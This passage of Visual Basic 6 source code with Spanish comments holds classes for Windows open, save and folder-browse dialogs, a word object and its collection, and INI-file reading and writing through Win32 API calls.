'    ssfNETWORK = &H12
'    ssfNETHOOD = &H13
'    ssfFONTS = &H14
'    ssfTEMPLATES = &H15
'End Enum

' Estructuras
Private Type SHFILEOPSTRUCT
    hWnd                    As Long
    wFunc                   As Long
    pFrom                   As String
    pTo                     As String
    fFlags                  As Integer
    fAnyOperationsAborted   As Boolean
    hNameMappings           As Long
    lpszProgressTitle       As String
End Type

'Declaración de SHFILEOPSTRUCT
```

```
'typedef WORD FILEOP_FLAGS;
'
'typedef struct _SHFILEOPSTRUCTA
'{
'        HWND            hwnd;
'        UINT            wFunc;
'        LPCSTR          pFrom;
'        LPCSTR          pTo;
'        FILEOP_FLAGS    fFlags;
'        BOOL            fAnyOperationsAborted;
'        LPVOID          hNameMappings;
'        LPCSTR           lpszProgressTitle; // only used if FOF_SIMPLEPROGRESS
'} SHFILEOPSTRUCTA, FAR *LPSHFILEOPSTRUCTA;

'también me he encontrado con esta declaración:
'(pero después de comprobar cómo se declara en ShellApi.h...)
'Private Type SHFILEOPSTRUCT2
'    hWnd                    As Long
'    wFunc                   As Long
'    pFrom                   As String
'    pTo                     As String
'    fFlags                  As Long
'    fAnyOperationsAborted   As Long
'    hNameMappings           As Long
'    lpszProgressTitle       As String
'End Type

Private Type BrowseInfo
    hwndOwner               As Long
    pIDLRoot                As Long         ' Especifica dónde se empezará a mostrar
    'pszDisplayName          As String 'Long
    pszDisplayName          As Long         ' El nombre del directorio, sin el Path completo
    lpszTitle               As String 'Long
    ulFlags                 As Long
    lpfnCallback            As Long
    lParam                  As Long
    iImage                  As Long
End Type

' Funciones del API
Private Declare Function SHFileOperation Lib "shell32.dll" Alias "SHFileOperationA" _
        (lpFileOp As SHFILEOPSTRUCT) As Long

Private Declare Function SHBrowseForFolder Lib "shell32.dll" _
        (lpbi As BrowseInfo) As Long

Private Declare Sub CoTaskMemFree Lib "OLE32.DLL" _
        (ByVal hMem As Long)

Private Declare Function lstrcat Lib "kernel32.dll" Alias "lstrcatA" _
        (ByVal lpString1 As String, ByVal lpString2 As String) As Long

Private Declare Function SHGetPathFromIDList Lib "shell32.dll" _
        (ByVal pidList As Long, ByVal lpBuffer As String) As Long

Public Function BrowseForFolder(ByVal hwndOwner As Long, _
                                ByVal sPrompt As String, _
                                Optional ByVal lFlags As eBIF = BIF_RETURNONLYFSDIRS) As String
    '
    Dim iNull As Integer
    Dim lpIDList As Long
    Dim lResult As Long
    Dim sPath As String
    Dim udtBI As BrowseInfo
    '
    With udtBI
        .hwndOwner = hwndOwner
        .lpszTitle = sPrompt 'lstrcat(sPrompt, "")
        .ulFlags = lFlags 'Or BIF_RETURNONLYFSDIRS
    End With
    '
```

```
    lpIDList = SHBrowseForFolder(udtBI)
    If lpIDList Then
        sPath = String$(MAX_PATH, 0)
        lResult = SHGetPathFromIDList(lpIDList, sPath)
        Call CoTaskMemFree(lpIDList)
        iNull = InStr(sPath, vbNullChar)
        If iNull Then
            sPath = Left$(sPath, iNull - 1)
        End If
    Else
        ' Se ha pulsado en cancelar
        sPath = ""
        If CancelError Then
            With Err
                .Source = "cComDialog.BrowseForFolder"
                .Number = 32755
                .Description = "Cancelada la operación de BrowseForFolder"
            End With
        End If
    End If
    '
    BrowseForFolder = sPath
End Function

Public Function ShowOpen(Optional ByVal vFileName As String = "", _
                         Optional ByVal vTitle As String = "", _
                         Optional ByVal vFilter As String = "", _
                         Optional ByVal vFlags As Long = 0, _
                         Optional ByVal vhWnd As Long = 0) As Boolean
    '-----------------------------------------------------------
    'Método para mostrar el cuadro de diálogo de Abrir
    '
    '(c) Guillermo Som Cerezo                  24/Oct/93
    '
    'Convertido en objeto (clase)                   (25/Ago/97)
    '
    'Los parámetros opcionales especificarán:
    '   vFileName   El nombre del archivo
    '   vTitle      Título del cuadro de diálogo
    '   vFilter     Extensiones
    '   vFlags      Los flags
    '   vhWnd       El hWnd del Form
    '-----------------------------------------------------------
    Dim resultado As Long
    Dim ofn As OPENFILENAME

    Err.Clear
    Err.Number = 0
    '
    If Len(vFileName) Then _
        FileName = CStr(vFileName)
    If vhWnd <> 0 Then _
        hWnd = CLng(vhWnd)
    If Len(vFilter) Then _
        Me.Filter = CStr(vFilter)
    If Len(vTitle) Then _
        DialogTitle = CStr(vTitle)
    If vFlags <> 0 Then _
        Flags = CLng(vFlags)
    '
    With ofn
        .lStructSize = Len(ofn)
        .hwndOwner = hWnd
        .hInstance = 0
        If Len(sFilter) = 0 Then _
            sFilter = "Todos los Archivos (*.*)" & Chr$(0) & "*.*" & Chr$(0) & Chr$(0)
        '
        .lpstrFilter = sFilter
        .nFilterIndex = FilterIndex
        .lpstrFile = Left$(FileName & String$(MAX_PATH, 0), MAX_PATH)
```

```
        .nMaxFile = MAX_PATH
        .nFileOffset = 0
        .nFileExtension = 0
        .lpstrDefExt = DefaultExt
        .lpstrFileTitle = Left$(FileTitle & String$(260, 0), MAX_PATH)
        .nMaxFileTitle = MAX_PATH
        .lpstrInitialDir = Left$(InitDir & String$(260, 0), MAX_PATH)
        '
        'Nombres largos y estilo explorer           (21/Oct/97)
        'y otros valore "obvios"
        'Flags = Flags Or OFN_LONGNAMES Or OFN_EXPLORER Or OFN_PATHMUSTEXIST Or OFN_FILEMUSTEXIST
        .Flags = Flags
        If Len(DialogTitle) = 0 Then    'Si no se especifica el título
            DialogTitle = "Abrir"
        End If
        .lpstrTitle = DialogTitle
        '
        .nFileOffset = 0
        .lpstrDefExt = 0
        .lCustData = 0
        .lpfnHook = 0
        .lpTemplateName = 0
    End With

    resultado = GetOpenFileName(ofn)
    If resultado <> 0 Then
        If Flags And OFN_ALLOWMULTISELECT Then
            'Si está multiselect, se separan los nombres con Chr$(0)
            FileName = Chr$(34) & Trim$(QuitarCaracterEx(ofn.lpstrFile, Chr$(0), Chr$(34) & " " &
Chr$(34))) & Chr$(34)
            FileTitle = Chr$(34) & Trim$(QuitarCaracterEx(ofn.lpstrFileTitle, Chr$(0), Chr$(34) &
" " & Chr$(34))) & Chr$(34)
            InitDir = Chr$(34) & Trim$(QuitarCaracterEx(ofn.lpstrInitialDir, Chr$(0), Chr$(34) & " "
& Chr$(34))) & Chr$(34)
        Else
            FileName = Left$(ofn.lpstrFile, InStr(ofn.lpstrFile, Chr$(0)) - 1)
            FileTitle = Left$(ofn.lpstrFileTitle, InStr(ofn.lpstrFileTitle, Chr$(0)) - 1)
            InitDir = Left$(ofn.lpstrInitialDir, InStr(ofn.lpstrInitialDir, Chr$(0)) - 1)
        End If
    Else
        If CancelError Then
            'Err.Raise 32755, "cComDlgR.ShowOpen", "Error en Abrir (clase cComDlg)"
            With Err
                .Source = "cComDlgR2.ShowOpen"
                .Number = 32755
                .Description = "Error en Abrir (clase cComDlgR)"
            End With
        End If
    End If
    'Devuelve True si se puede abrir
    ShowOpen = (resultado <> 0)
End Function

Public Function ShowSave(Optional ByVal vFileName As String = "", _
                         Optional ByVal vTitle As String = "", _
                         Optional ByVal vFilter As String = "", _
                         Optional ByVal vFlags As Long = 0, _
                         Optional ByVal vhWnd As Long = 0) As Boolean
    '-----------------------------------------------------------
    'Método para mostrar el cuadro de diálogo de Guardar como...
    '
    '(c) Guillermo Som Cerezo                  24/Oct/93
    '
    'Convertido en objeto (clase)                   (25/Ago/97)
    '
    'Los parámetros opcionales especificarán:
    '   vFileName   El nombre del archivo
    '   vTitle      Título del cuadro de diálogo
    '   vFilter     Extensiones
    '   vFlags      Los flags
```

```
    '   vhWnd       El hWnd del Form
    '-------------------------------------------------------
    Dim resultado As Long
    Dim ofn As OPENFILENAME

    Err.Clear
    Err.Number = 0

    If Len(vFileName) Then _
        FileName = CStr(vFileName)
    If vhWnd <> 0 Then _
        hWnd = CLng(vhWnd)
    If Len(vFilter) Then _
        Me.Filter = CStr(vFilter)
    If Len(vTitle) Then _
        DialogTitle = CStr(vTitle)
    If vFlags <> 0 Then _
        Flags = CLng(vFlags)
    '
    With ofn
        .lStructSize = Len(ofn)
        .hwndOwner = hWnd
        .hInstance = 0
        If Len(sFilter) = 0 Then _
            sFilter = "Todos los Archivos (*.*)" & Chr$(0) & "*.*" & Chr$(0) & Chr$(0)
        .lpstrFilter = sFilter
        '.lpstrCustomFilter = ""
        '.nMaxCustFilter = 0
        .nFilterIndex = FilterIndex
        .lpstrFile = Left$(FileName & String$(260, 0), 260)
        .nMaxFile = 260
        .lpstrFileTitle = Left$(FileTitle & String$(260, 0), 260)
        .nMaxFileTitle = 260
        .lpstrDefExt = DefaultExt
        .lpstrInitialDir = Left$(InitDir & String$(260, 0), 260)
        '
        'Nombres largos y estilo explorer           (21/Oct/97)
        'Flags = Flags Or OFN_LONGNAMES Or OFN_EXPLORER Or OFN_HIDEREADONLY
        '
        .Flags = Flags
        If Len(DialogTitle) = 0 Then
            DialogTitle = "Guardar como..."
        End If
        .lpstrTitle = DialogTitle
        '
        .nFileOffset = 0
        .lpstrDefExt = 0
        .lCustData = 0
        .lpfnHook = 0
        .lpTemplateName = 0
        '
    End With
    '
    resultado = GetSaveFileName(ofn)
    If resultado <> 0 Then
        FileName = Left$(ofn.lpstrFile, InStr(ofn.lpstrFile, Chr$(0)) - 1)
        FileTitle = Left$(ofn.lpstrFileTitle, InStr(ofn.lpstrFileTitle, Chr$(0)) - 1)
        InitDir = Left$(ofn.lpstrInitialDir, InStr(ofn.lpstrInitialDir, Chr$(0)) - 1)
    Else
        If CancelError Then
            With Err
                .Source = "cComDlgR2.ShowSave"
                .Number = 32755
                .Description = "Error en Guardar como... (clase cComDlgR2)"
            End With
        End If
    End If
    'Devuelve True si se puede abrir
    ShowSave = (resultado <> 0)
End Function
```

```
Public Property Let Action(ByVal vNewValue As Integer)
    ' Está declarada como Property para que se pueda usar de esta forma:
    ' objeto.Action = 1
    '0   Ninguna acción.
    '1   Muestra el cuadro de diálogo Abrir.
    '2   Muestra el cuadro de diálogo Guardar como.
    '3   Muestra el cuadro de diálogo Color.
    '4   Muestra el cuadro de diálogo Fuente.
    '5   Muestra el cuadro de diálogo Impresora.
    '6   Ejecuta WINHELP.EXE.
    '
    Select Case vNewValue
    Case 1: ShowOpen
    Case 2: ShowSave
    Case 3: 'ShowColor
    Case 4: 'ShowFont
    Case 5: 'ShowPrinter
    Case 6: 'ShowHelp
    Case Else
        'nada que mostrar
    End Select
End Property

Public Property Get Filter() As String
    Filter = tmp_sFilter
End Property

Public Property Let Filter(ByVal sNewFilter As String)
    ' Procesar el parámetro para convertirlo a formato C,
    ' Se usará | como separador.
    Dim i As Long
    Dim j As Long
    Dim sTmp As String
    '
    tmp_sFilter = sNewFilter
    '
    sTmp = ""
    If InStr(sNewFilter, "|") Then
        sNewFilter = Trim$(sNewFilter)
        If Right$(sNewFilter, 1) <> "|" Then
            sNewFilter = sNewFilter & "|"
        End If
        Do
            i = InStr(sNewFilter, "|")
            If i Then
                sTmp = sTmp & Left$(sNewFilter, i - 1) & Chr$(0)
                sNewFilter = Mid$(sNewFilter, i + 1)
            Else
                Exit Do
            End If
        Loop While i
        If Right$(sTmp, 1) = Chr$(0) Then
            sNewFilter = sTmp & Chr$(0)
        Else
            sNewFilter = sTmp & Chr$(0) & Chr$(0)
        End If
    ElseIf InStr(sNewFilter, Chr$(0)) = 0 Then
        sNewFilter = ""
    End If
    sFilter = sNewFilter
End Property

Public Function QuitarCaracterEx(ByVal sValor As String, ByVal sCaracter As String, Optional ByVal
sPoner) As String
    '-----------------------------------------------------------
    ' Cambiar/Quitar caracteres                    (17/Sep/97)
    ' Si se especifica sPoner, se cambiará por ese carácter
    '
    'Esta versión permite cambiar los caracteres    (17/Sep/97)
```

```
    'y sustituirlos por el/los indicados
    'a diferencia de QuitarCaracter, no se buscan uno a uno,
    'sino todos juntos
    '-------------------------------------------------------
    Dim i As Long
    Dim sCh As String
    Dim bPoner As Boolean
    Dim iLen As Long

    bPoner = False
    If Not IsMissing(sPoner) Then
        sCh = sPoner
        bPoner = True
    End If
    iLen = Len(sCaracter)
    If iLen = 0 Then
        QuitarCaracterEx = sValor
        Exit Function
    End If

    'Si el caracter a quitar/cambiar es Chr$(0), usar otro método
    If Asc(sCaracter) = 0 Then
        'Quitar todos los chr$(0) del final
        Do While Right$(sValor, 1) = Chr$(0)
            sValor = Left$(sValor, Len(sValor) - 1)
            If Len(sValor) = 0 Then Exit Do
        Loop
        iLen = 1
        Do
            i = InStr(iLen, sValor, sCaracter)
            If i Then
                If bPoner Then
                    sValor = Left$(sValor, i - 1) & sCh & Mid$(sValor, i + 1)
                Else
                    sValor = Left$(sValor, i - 1) & Mid$(sValor, i + 1)
                End If
                iLen = i
            Else
                'ya no hay más, salir del bucle
                Exit Do
            End If
        Loop
    Else
        i = 1
        Do While i <= Len(sValor)
            'Debug.Print Mid$(sValor, i, 1); Asc(Mid$(sValor, i, 1));
            If Mid$(sValor, i, iLen) = sCaracter Then
                If bPoner Then
                    sValor = Left$(sValor, i - 1) & sCh & Mid$(sValor, i + iLen)
                    i = i - 1
                    'Si lo que hay que poner está incluido en
                    'lo que se busca, incrementar el puntero
                    '                                   (11/Jun/98)
                    If InStr(sCh, sCaracter) Then
                        i = i + 1
                    End If
                Else
                    sValor = Left$(sValor, i - 1) & Mid$(sValor, i + iLen)
                End If
            End If

            i = i + 1
        Loop
    End If

    QuitarCaracterEx = sValor
End Function
```

El listado de la clase cPalabra:

```
'------------------------------------------------------------------------------
' cPalabra                                                        (15/Ene/01)
'
' ©Guillermo 'guille' Som, 2001
'------------------------------------------------------------------------------
Option Explicit
'
Private bIDAsignado As Boolean
Private sID As String
Private sDefinicion As String
Private nVeces As Long
Private bMostrar As Boolean

Public Property Get ID() As String
Attribute ID.VB_Description = "El ID de este objeto (valor por defecto)"
Attribute ID.VB_UserMemId = 0
    ID = sID
End Property

Public Property Let ID(ByVal sNewValue As String)
    If Not bIDAsignado Then
        bIDAsignado = True
        sID = sNewValue
    End If
End Property

Public Function Clone(Optional ByVal sNuevoID As String = "") As cPalabra
Attribute Clone.VB_Description = "Hace una copia de este objeto"
    ' Devuelve una copia de este objeto
    Dim tPalabra As cPalabra
    Set tPalabra = New cPalabra
    '
    On Error Resume Next
    '
    ' Si se especifica un nuevo ID, asignarlo                    (11/Oct/00)
    If Len(sNuevoID) Then
        tPalabra.ID = sNuevoID
    Else
        ' sino, usar el actual
        tPalabra.ID = Me.ID
    End If
    With tPalabra
        .Definicion = Me.Definicion
        .Mostrar = Me.Mostrar
        .Veces = Me.Veces
    End With
    '
    Set Clone = tPalabra
    '
    Err = 0
End Function

Public Property Get Definicion() As String
    Definicion = sDefinicion
End Property

Public Property Let Definicion(ByVal NewValue As String)
    sDefinicion = NewValue
End Property

Public Property Get Veces() As Long
    Veces = nVeces
End Property

Public Property Let Veces(ByVal NewValue As Long)
    nVeces = NewValue
End Property
```

```
Public Property Get Letras() As Long
Attribute Letras.VB_Description = "Número de letras de la palabra"
    ' Devuelve el número de letras del nombre (ID) de la palabra
    Letras = Len(sID)
End Property

Public Property Get Nombre() As String
Attribute Nombre.VB_Description = "Igual que el ID"
    ' Devuelve el nombre de esta palabra, realmente el ID
    Nombre = sID
End Property

Public Property Let Nombre(ByVal NewValue As String)
    ' Si ya está asignado, no se puede cambiar el nombre de esta palabra
    ' Pero dejarlo por si se asigna en lugar del ID
    ' Dejar que el procedimiento Let compruebe si ya está asignado...
    Me.ID = NewValue
End Property

Public Property Get Mostrar() As Boolean
    Mostrar = bMostrar
End Property

Public Property Let Mostrar(ByVal NewValue As Boolean)
    bMostrar = NewValue
End Property
```

El listado de la clase/colección cPalabrasFile:

```
'---------------------------------------------------------------------------
' cPalabrasFile                                                 (03/Abr/01)
' Colección de cPalabra con acceso a disco
' Esta clase necesita cIniArray
'
' ©Guillermo 'guille' Som, 2001
'---------------------------------------------------------------------------
Option Explicit

Private m_col As Collection
Private mIni As cIniArray

Public Sub Clear()
Attribute Clear.VB_Description = "Borrar el contenido de la colección"
    ' Elimnar las palabras de la colección
    On Error Resume Next
    '
    Set m_col = Nothing
    Set m_col = New Collection
    '
    Err.Number = 0
End Sub

Public Function NewEnum() As IUnknown
Attribute NewEnum.VB_Description = "Para enumerar el contenido de la colección"
Attribute NewEnum.VB_UserMemId = -4
Attribute NewEnum.VB_MemberFlags = "40"
    ' Debe ser un miembro oculto y
    ' el id del procedimiento debe ser -4
    '
    Set NewEnum = m_col.[_NewEnum]
End Function

Public Sub Remove(ByVal sIndex As String)
Attribute Remove.VB_Description = "Borrar el elemento indicado de la colección"
    ' Método Remove de una colección
    '
    On Error Resume Next
```

```
    '
    m_col.Remove sIndex
    '
    Err = 0
End Sub

Public Function Item(ByVal sIndex As String) As cPalabra
Attribute Item.VB_Description = "Devuelve o añade un nuevo elemento a la colección (predeterminado)"
Attribute Item.VB_UserMemId = 0
    ' Método Item de una colección.
    ' Asignarlo como método predeterminado
    Dim tPalabra As cPalabra
    Dim i As Long
    '
    ' Iniciamos la detección de errores
    On Error Resume Next
    '
    ' Si el valor es númerico...
    i = Val(sIndex)
    If i > 0 Then
        Set Item = m_col.Item(i)
    Else
        Set Item = m_col.Item(sIndex)
    End If
    If Err Then
        ' no existe ese elemento
        Err = 0
        ' Creamos una nueva referencia
        Set tPalabra = New cPalabra
        tPalabra.ID = sIndex
        ' lo añadimos a la colección
        m_col.Add tPalabra, sIndex
        Set Item = tPalabra
        ' Eliminamos el objeto
        Set tPalabra = Nothing
    End If
    '
    Err.Number = 0
End Function

Public Function Count() As Long
Attribute Count.VB_Description = "Devuelve el número de elementos de la colección"
    ' Método Count de las colección
    Count = m_col.Count
End Function

Public Sub Add(ByVal tPalabra As cPalabra)
Attribute Add.VB_Description = "Añade un nuevo elemento a la colección"
    ' Añadir un nuevo elemento a la colección
    '
    On Local Error Resume Next
    '
    ' Añadirlo a la colección
    m_col.Add tPalabra, tPalabra.ID
    '
    Err = 0
End Sub

Private Sub Class_Initialize()
    Set m_col = New Collection
    Set mIni = New cIniArray
End Sub

Private Sub Class_Terminate()
    Set m_col = Nothing
    Set mIni = Nothing
End Sub

Public Function Clone() As cPalabrasFile
Attribute Clone.VB_Description = "Copia este objeto, pero no se puede añadir a una colección que ya
```

```
contenga este objeto"
    ' Hacer una copia de este objeto                              (06/Oct/00)
    '
    On Error Resume Next
    '
    ' Esta copia no se puede añadir a una colección que previamente contenga este objeto
    Dim tPalabras As cPalabrasFile
    Dim tPalabra As cPalabra
    '
    Set tPalabras = New cPalabrasFile
    '
    ' Añadir a la nueva colección los elementos de la contenida en este objeto
    For Each tPalabra In m_col
        tPalabras.Add tPalabra.Clone()
    Next
    '
    Set Clone = tPalabras
    '
    Err.Number = 0
End Function

Public Function Exists(ByVal sID As String) As Boolean
Attribute Exists.VB_Description = "Comprueba si un elemento está en la colección"
    ' Comprueba si el ID indicado existe en la colección           (11/Oct/00)
    ' Devuelve verdadero o falso, según sea el caso
    Dim tPalabra As cPalabra
    '
    On Error Resume Next

    Set tPalabra = m_col(sID)
    If Err Then
        Exists = False
    Else
        Exists = True
    End If
    '
    Err = 0
End Function

Public Sub ReadFromFile(ByVal FileName As String)
    ' Leer las palabras del fichero indicado                       (04/Abr/01)
    '
    ' El contenido del fichero tendrá el formato de un fichero INI
    ' Cada ID será una sección y a continuación estarán los valores,
    ' en el formato habitual:
    ' Propiedad = Valor
    '
    Dim tPalabra As cPalabra
    Dim aSections() As String
    Dim aSection() As String
    Dim i As Long
    Dim j As Long
    Dim sKey As String
    Dim sValue As String
    '
    On Error GoTo ErrReadFromFile
    '
    If FileExists(FileName) Then
        Me.Clear
        ' Leer todas las secciones
        aSections = mIni.IniGetSections(FileName)
        ' Si tiene menos de 1 elemento, es que no hay datos
        If UBound(aSections) = 0 Then
            Exit Sub
        End If
        For j = 1 To UBound(aSections)
            aSection = mIni.IniGetSection(FileName, aSections(j))
            If UBound(aSection) > 1 Then
                Set tPalabra = New cPalabra
                tPalabra.ID = aSections(j)
```

```
                For i = 0 To UBound(aSection) - 1 Step 2
                    sKey = aSection(i)
                    sValue = aSection(i + 1)
                    ' Asignar el valor
                    Select Case sKey
                    Case "Definicion"
                        tPalabra.Definicion = sValue
                    Case "Mostrar"
                        tPalabra.Mostrar = sValue
                    Case "Veces"
                        tPalabra.Veces = sValue
                    'Case "ID", "Nombre", "Letras", "Clone"
                    '    ' Nada que hacer
                    'Case Else
                    '    ' Error, no es una propiedad de cPalabra
                    '    With Err
                    '        ' Devolver el error 17:
                    '        '   No se pudo realizar la operación solicitada
                    '        .Source = "cPalabrasFile"
                    '        .Number = 17 ' Can't perfom requested operation
                    '        .Description = "'" & sKey & "' no es una propiedad de cPalabra
(ReadFromFile)"
                    '    End With
                    '    Exit For
                    End Select
                Next
                Me.Add tPalabra
            End If
        Next
    End If
    Exit Sub
    '
ErrReadFromFile:
    Err = 0
End Sub

Public Sub ReadIDsFromFile(ByVal FileName As String)
    ' Leer los IDs del fichero indicado
    Dim tPalabra As cPalabra
    Dim s As String
    Dim nFile As Long
    '
    ' Si no se especifica el fichero, salir
    If Len(FileName) = 0 Then
        Exit Sub
    End If
    '
    If FileExists(FileName) Then
        nFile = FreeFile
        Open FileName For Input Shared As nFile
        Do While Not EOF(nFile)
            Line Input #nFile, s
            If s <> "" Then
                If Me.Exists(s) = False Then
                    Set tPalabra = New cPalabra
                    tPalabra.ID = s
                    Me.Add tPalabra
                End If
            End If
        Loop
        Close
    End If
End Sub

Public Sub SaveIDsToFile(ByVal FileName As String)
    ' Guardar los IDs en el fichero
    Dim tPalabra As cPalabra
    Dim nFile As Long
    '
    ' Si no se especifica el fichero, salir
```

```
    If Len(FileName) = 0 Then
        Exit Sub
    End If
    '
    ' Borrarlo si ya existe
    If FileExists(FileName) Then
        Kill FileName
    End If
    '
    ' Guardar las palabras
    '
    nFile = FreeFile
    Open FileName For Output Access Write Lock Read As nFile
    For Each tPalabra In m_col
        Print #nFile, tPalabra.ID
    Next
    Close
End Sub

Public Sub SaveToFile(ByVal FileName As String)
    ' Guardar las palabras en el fichero indicado                    (04/Abr/01)
    '
    ' El contenido del fichero tendrá el formato de un fichero INI
    ' Cada ID será una sección y a continuación estarán los valores,
    ' en el formato habitual:
    ' Propiedad = Valor
    '
    Dim tPalabra As cPalabra
    '
    ' Si no se especifica el fichero, salir
    If Len(FileName) = 0 Then
        Exit Sub
    End If
    '
    ' Borrarlo si ya existe
    If FileExists(FileName) Then
        Kill FileName
    End If
    '
    ' Guardar las palabras
    For Each tPalabra In m_col
        mIni.IniWrite FileName, tPalabra.ID, "Definicion", tPalabra.Definicion
        mIni.IniWrite FileName, tPalabra.ID, "Mostrar", tPalabra.Mostrar
        mIni.IniWrite FileName, tPalabra.ID, "Veces", tPalabra.Veces
    Next
End Sub

Private Function FileExists(ByVal FileName As String) As Boolean
    ' Devuelve True si el fichero existe
    ' False si no existe o da error el acceso
    Dim i As Long
    '
    If Len(FileName) = 0 Then
        FileExists = False
        Exit Function
    End If
    '
    On Error Resume Next
    '
    i = Len(Dir$(FileName))
    If Err Then
        Err = 0
        i = 0
    End If
    '
    If i = 0 Then
        FileExists = False
    Else
        FileExists = True
    End If
```

```
End Function
```

La clase cIniArray (para manejar ficheros INIs, usada por cPalabrasFile):

```
'-----------------------------------------------------------------------
' Clase para manejar ficheros INIs
' Permite leer secciones enteras y todas las secciones de un fichero INI
'
' Última revisión:                                              (04/Abr/01)
'
' ©Guillermo 'guille' Som, 1997-2001
'-----------------------------------------------------------------------
Option Explicit

Private sBuffer As String   ' Para usarla en las funciones GetSection(s)

'--- Declaraciones para leer ficheros INI ---
' Leer todas las secciones de un fichero INI, esto seguramente no funciona en Win95
' Esta función no estaba en las declaraciones del API que se incluye con el VB
Private Declare Function GetPrivateProfileSectionNames Lib "kernel32" Alias
"GetPrivateProfileSectionNamesA" _
    (ByVal lpszReturnBuffer As String, ByVal nSize As Long, _
    ByVal lpFileName As String) As Long

' Leer una sección completa
Private Declare Function GetPrivateProfileSection Lib "kernel32" Alias "GetPrivateProfileSectionA" _
    (ByVal lpAppName As String, ByVal lpReturnedString As String, _
    ByVal nSize As Long, ByVal lpFileName As String) As Long

' Leer una clave de un fichero INI
Private Declare Function GetPrivateProfileString Lib "kernel32" Alias "GetPrivateProfileStringA" _
    (ByVal lpApplicationName As String, ByVal lpKeyName As Any, _
     ByVal lpDefault As String, ByVal lpReturnedString As String, _
     ByVal nSize As Long, ByVal lpFileName As String) As Long

' Escribir una clave de un fichero INI (también para borrar claves y secciones)
Private Declare Function WritePrivateProfileString Lib "kernel32" Alias "WritePrivateProfileStringA"
_
    (ByVal lpApplicationName As String, ByVal lpKeyName As Any, _
     ByVal lpString As Any, ByVal lpFileName As String) As Long

Public Sub IniDeleteKey(ByVal sIniFile As String, ByVal sSection As String, _
                        Optional ByVal sKey As String = "")
    '-------------------------------------------------------------------
    ' Borrar una clave o entrada de un fichero INI                (16/Feb/99)
    ' Si no se indica sKey, se borrará la sección indicada en sSection
    ' En otro caso, se supone que es la entrada (clave) lo que se quiere borrar
    '
    ' Para borrar una sección se debería usar IniDeleteSection
    '
    If Len(sKey) = 0 Then
        ' Borrar una sección
        Call WritePrivateProfileString(sSection, 0&, 0&, sIniFile)
    Else
        ' Borrar una entrada
        Call WritePrivateProfileString(sSection, sKey, 0&, sIniFile)
    End If
End Sub

Public Sub IniDeleteSection(ByVal sIniFile As String, ByVal sSection As String)
    '-------------------------------------------------------------------
    ' Borrar una sección de un fichero INI                        (04/Abr/01)
    ' Borrar una sección
    Call WritePrivateProfileString(sSection, 0&, 0&, sIniFile)
End Sub

Public Function IniGet(ByVal sFileName As String, ByVal sSection As String, _
```

```
                    ByVal sKeyName As String, _
                    Optional ByVal sDefault As String = "") As String
    '---------------------------------------------------------------------------
    ' Devuelve el valor de una clave de un fichero INI
    ' Los parámetros son:
    '   sFileName   El fichero INI
    '   sSection    La sección de la que se quiere leer
    '   sKeyName    Clave
    '   sDefault    Valor opcional que devolverá si no se encuentra la clave
    '---------------------------------------------------------------------------
    Dim ret As Long
    Dim sRetVal As String
    '
    sRetVal = String$(255, 0)
    '
    ret = GetPrivateProfileString(sSection, sKeyName, sDefault, sRetVal, Len(sRetVal), sFileName)
    If ret = 0 Then
        IniGet = sDefault
    Else
        IniGet = Left$(sRetVal, ret)
    End If
End Function

Public Sub IniWrite(ByVal sFileName As String, ByVal sSection As String, _
                    ByVal sKeyName As String, ByVal sValue As String)
    '---------------------------------------------------------------------------
    ' Guarda los datos de configuración
    ' Los parámetros son los mismos que en LeerIni
    ' Siendo sValue el valor a guardar
    '
    Call WritePrivateProfileString(sSection, sKeyName, sValue, sFileName)
End Sub

Public Function IniGetSection(ByVal sFileName As String, _
                              ByVal sSection As String) As String()
    '---------------------------------------------------------------------------
    ' Lee una sección entera de un fichero INI                    (27/Feb/99)
    ' Adaptada para devolver un array de string                   (04/Abr/01)
    '
    ' Esta función devolverá un array de índice cero
    ' con las claves y valores de la sección
    '
    ' Parámetros de entrada:
    '   sFileName   Nombre del fichero INI
    '   sSection    Nombre de la sección a leer
    ' Devuelve:
    '   Un array con el nombre de la clave y el valor
    '   Para leer los datos:
    '       For i = 0 To UBound(elArray) -1 Step 2
    '           sClave = elArray(i)
    '           sValor = elArray(i+1)
    '       Next
    '
    Dim i As Long
    Dim j As Long
    Dim sTmp As String
    Dim sClave As String
    Dim sValor As String
    '
    Dim aSeccion() As String
    Dim n As Long
    '
    ReDim aSeccion(0)
    '
    ' El tamaño máximo para Windows 95
    sBuffer = String$(32767, Chr$(0))
    '
    n = GetPrivateProfileSection(sSection, sBuffer, Len(sBuffer), sFileName)
    '
    If n Then
```

```
        '
        ' Cortar la cadena al número de caracteres devueltos
        sBuffer = Left$(sBuffer, n)
        ' Quitar los vbNullChar extras del final
        i = InStr(sBuffer, vbNullChar & vbNullChar)
        If i Then
            sBuffer = Left$(sBuffer, i - 1)
        End If
        '
        n = -1
        ' Cada una de las entradas estará separada por un Chr$(0)
        Do
            i = InStr(sBuffer, Chr$(0))
            If i Then
                sTmp = LTrim$(Left$(sBuffer, i - 1))
                If Len(sTmp) Then
                    ' Comprobar si tiene el signo igual
                    j = InStr(sTmp, "=")
                    If j Then
                        sClave = Left$(sTmp, j - 1)
                        sValor = LTrim$(Mid$(sTmp, j + 1))
                        '
                        n = n + 2
                        ReDim Preserve aSeccion(n)
                        aSeccion(n - 1) = sClave
                        aSeccion(n) = sValor
                    End If
                End If
                sBuffer = Mid$(sBuffer, i + 1)
            End If
        Loop While i
        If Len(sBuffer) Then
            j = InStr(sBuffer, "=")
            If j Then
                sClave = Left$(sBuffer, j - 1)
                sValor = LTrim$(Mid$(sBuffer, j + 1))
                n = n + 2
                ReDim Preserve aSeccion(n)
                aSeccion(n - 1) = sClave
                aSeccion(n) = sValor
            End If
        End If
    End If
    ' Devolver el array
    IniGetSection = aSeccion
End Function

Public Function IniGetSections(ByVal sFileName As String) As String()
    '---------------------------------------------------------------------------
    ' Devuelve todas las secciones de un fichero INI               (27/Feb/99)
    ' Adaptada para devolver un array de string                    (04/Abr/01)
    '
    ' Esta función devolverá un array con todas las secciones del fichero
    '
    ' Parámetros de entrada:
    '   sFileName   Nombre del fichero INI
    ' Devuelve:
    '   Un array con todos los nombres de las secciones
    '   La primera sección estará en el elemento 1,
    '   por tanto, si el array contiene cero elementos es que no hay secciones
    '
    Dim i As Long
    Dim sTmp As String
    Dim n As Long
    Dim aSections() As String
    '
    ReDim aSections(0)
    '
    ' El tamaño máximo para Windows 95
    sBuffer = String$(32767, Chr$(0))
```

```
    '
    ' Esta función del API no está definida en el fichero TXT
    n = GetPrivateProfileSectionNames(sBuffer, Len(sBuffer), sFileName)
    '
    If n Then
        ' Cortar la cadena al número de caracteres devueltos
        sBuffer = Left$(sBuffer, n)
